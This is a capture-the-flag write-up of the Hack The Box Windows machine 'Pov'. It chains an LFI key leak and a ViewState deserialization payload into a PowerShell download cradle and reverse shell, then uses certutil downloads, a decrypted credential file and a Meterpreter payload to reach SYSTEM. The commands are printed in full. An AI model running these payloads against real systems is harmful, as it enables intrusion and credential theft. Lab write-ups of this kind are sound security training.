Hack The Box: Pov Writeup
Pov is a Windows machine that starts with a standard web server enumeration leading to a subdomain discovery. The entry point involves exploiting a classic .NET ViewState deserialization vulnerability by leaking the web.config keys via LFI. Post-exploitation requires lateral movement using saved PowerShell credentials and utilizing SeDebugPrivilege to migrate into a SYSTEM process.
Reconnaissance
I started with a basic Nmap scan to identify open ports.
1
nmap -p80 -sC -sV -A -oN nmap/pov-detailed-scan -vv 10.129.230.183
1
2
3
4
5
6
Nmap scan report for 10.129.230.183
Host is up, received echo-reply ttl 127 (0.024s latency).
Scanned at 2026-02-01 19:13:52 EST for 13s
Not shown: 65534 filtered tcp ports (no-response)
PORT   STATE SERVICE REASON
80/tcp open  http    syn-ack ttl 127
Then I did a detailed script and service scan on port 80:
1
nmap -p80 -sC -sV -A -oN nmap/pov-detailed-scan -vv 10.129.230.183
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
Nmap scan report for 10.129.230.183
Host is up, received echo-reply ttl 127 (0.017s latency).
Scanned at 2026-02-01 19:14:53 EST for 31s

PORT   STATE SERVICE REASON          VERSION
80/tcp open  http    syn-ack ttl 127 Microsoft IIS httpd 10.0
|_http-favicon: Unknown favicon MD5: E9B5E66DEBD9405ED864CAC17E2A888E
|_http-title: pov.htb
| http-methods:
|   Supported Methods: OPTIONS TRACE GET HEAD POST
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows 2019|10 (97%)
OS CPE: cpe:/o:microsoft:windows_server_2019 cpe:/o:microsoft:windows_10
OS fingerprint not ideal because: Missing a closed TCP port so results incomplete
Aggressive OS guesses: Windows Server 2019 (97%), Microsoft Windows 10 1903 - 21H1 (91%)
No exact OS matches for host (test conditions non-ideal).

Network Distance: 2 hops
TCP Sequence Prediction: Difficulty=255 (Good luck!)
IP ID Sequence Generation: Incremental
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
Web Enumeration

Visiting the IP redirected me to pov.htb, so I added it to my /etc/hosts file. The main page appeared to be a standard corporate site.


I ran directory and vhost enumeration, which discovered a new subdomain: dev.pov.htb. I added this to my hosts file and accessed it.
1
gobuster vhost -u http://pov.htb:80/ -w /usr/share/seclists/Discovery/DNS/subdomain-top-5000.txt
dev.pov.htb
This subdomain hosted a portfolio application. While clicking around, I noticed a “Download CV” button that triggered a file download.


I intercepted the request in Burp Suite and suspected an LFI vulnerability in the file parameter. I attempted to traverse directories to find the web.config file, which is critical for .NET applications.

After a few attempts, using file=~/web.config successfully leaked the configuration file.
Exploitation
Referring to:
- https://www.claranet.com/us/blog/2023-04-17-path-traversal-remote-code-execution
- https://isc.sans.edu/diary/32174
- https://github.com/pwntester/ysoserial.net
- https://medium.com/@hypri0n/run-ysoserial-exe-on-kali-linux-47b344ddff27
After installing Wine, I used ysoserial.exe (running via Wine on Kali) to generate the malicious payload.
Payload Generation
To avoid syntax errors with quotes when passing the payload, I encoded my PowerShell download cradle into Base64.
1
echo -n "IEX(New-Object Net.WebClient).DownloadString('http://10.10.15.243:8000/shell.ps1')" | iconv -t utf-16le | base64 -w 0

Next, I generated the ViewState payload using the keys found in web.config and the WindowsIdentity gadget.
1
2
3
4
5
6
7
wine ysoserial.exe -p ViewState -g WindowsIdentity \
--decryptionalg="AES" \
--decryptionkey="74477CEBDD09D66A4D4A8C8B5082A4CF9A15BE54A94F6F80D5E822F347183B43" \
--validationalg="SHA1" \
--validationkey="5620D3D029F914F4CDF25869D24EC2DA517435B200CCF1ACFA1EDE22213BECEB55BA3CF576813C3301FCB07018E605E7B7872EEACE791AAD71A267BC16633468" \
--path="/portfolio" \
-c "powershell -enc SQBFAFgAKABOAGUAdwAtAE8AYgBqAGUAYwB0ACAATgBlAHQALgBXAGUAYgBDAGwAaQBlAG4AdAApAC4ARABvAHcAbgBsAG8AYQBkAFMAdAByAGkAbgBnACgAJwBoAHQAdABwADoALwAvADEAMAAuADEAMAAuADEANQAuADIANAAzADoAOAAwADAAMAAvAHMAaABlAGwAbAAuAHAAcwAxACcAKQA=" 2>/dev/null


I sent the generated blob in the __VIEWSTATE parameter of a POST request and received a reverse shell as iis apppool\defaultapppool (user: sfitz).
Lateral Movement
Enumerating the file system as sfitz, I checked the Documents folder and found an interesting file named connection.xml.

This was an exported PowerShell credential object. I was able to import it and retrieve the plaintext password for the user alaading.
1
2
$cred = Import-Clixml -Path "C:\Users\sfitz\Documents\connection.xml"
$cred.GetNetworkCredential().password
Credentials: alaading:f8gQ8fynP44ek1m3
To pivot to this user, I used runascs.exe. I transferred it to the target using certutil.
1
certutil -urlcache -split -f http://10.10.15.243:8000/runascs.exe runascs.exe
I then executed it to spawn a new reverse shell as alaading.
Privilege Escalation

Checking the privileges for alaading, I noticed SeDebugPrivilege was enabled.
1
whoami /priv
This privilege allows a user to debug and adjust the memory of other processes, including SYSTEM processes. The easiest way to exploit this is to migrate a Meterpreter session into a SYSTEM process.
I generated a Meterpreter executable:
1
msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.10.15.243 LPORT=6666 -f exe -o met.exe

I uploaded met.exe to the box, started a Metasploit listener, and executed the payload.
1
msfconsole -q -x "use exploit/multi/handler; set payload windows/x64/meterpreter/reverse_tcp; set LHOST tun0; set LPORT 6666; run"
Once the Meterpreter session was established, I migrated to a SYSTEM process.
1
2
3
meterpreter > getuid
meterpreter > ps
meterpreter > migrate 552


After successful migration, I retrieved the root flag!
Conclusion
Pov was a fantastic machine that demonstrated the severity of .NET deserialization vulnerabilities when keys are leaked. The journey from web enumeration to exploiting ViewState, uncovering hidden PowerShell credentials, and finally leveraging SeDebugPrivilege for a classic Meterpreter migration provided a comprehensive look at Windows exploitation chains.